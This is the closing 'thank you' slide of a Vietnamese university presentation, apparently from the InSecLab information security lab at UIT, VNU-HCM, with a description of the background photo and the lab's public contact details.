
Đại Học Quốc Gia TP. HCM
Trường ĐH Công nghệ Thông tin



Xin cảm ơn.



**Trường ĐH Công nghệ Thông tin
Đại Học Quốc Gia TP. HCM**



Xin cảm ơn.

The background of the slide features a low-angle shot of a modern, multi-story building with a light blue facade and numerous windows. The building is partially obscured by the dark, silhouetted branches of a tree in the upper left corner. The sky is a pale, overcast blue.

Nhóm nghiên cứu InSecLab

Phòng Thí nghiệm An toàn thông tin

Email: inseclab@uit.edu.vn

Website: <https://inseclab.uit.edu.vn/>

Fanpage: <https://www.facebook.com/inseclab>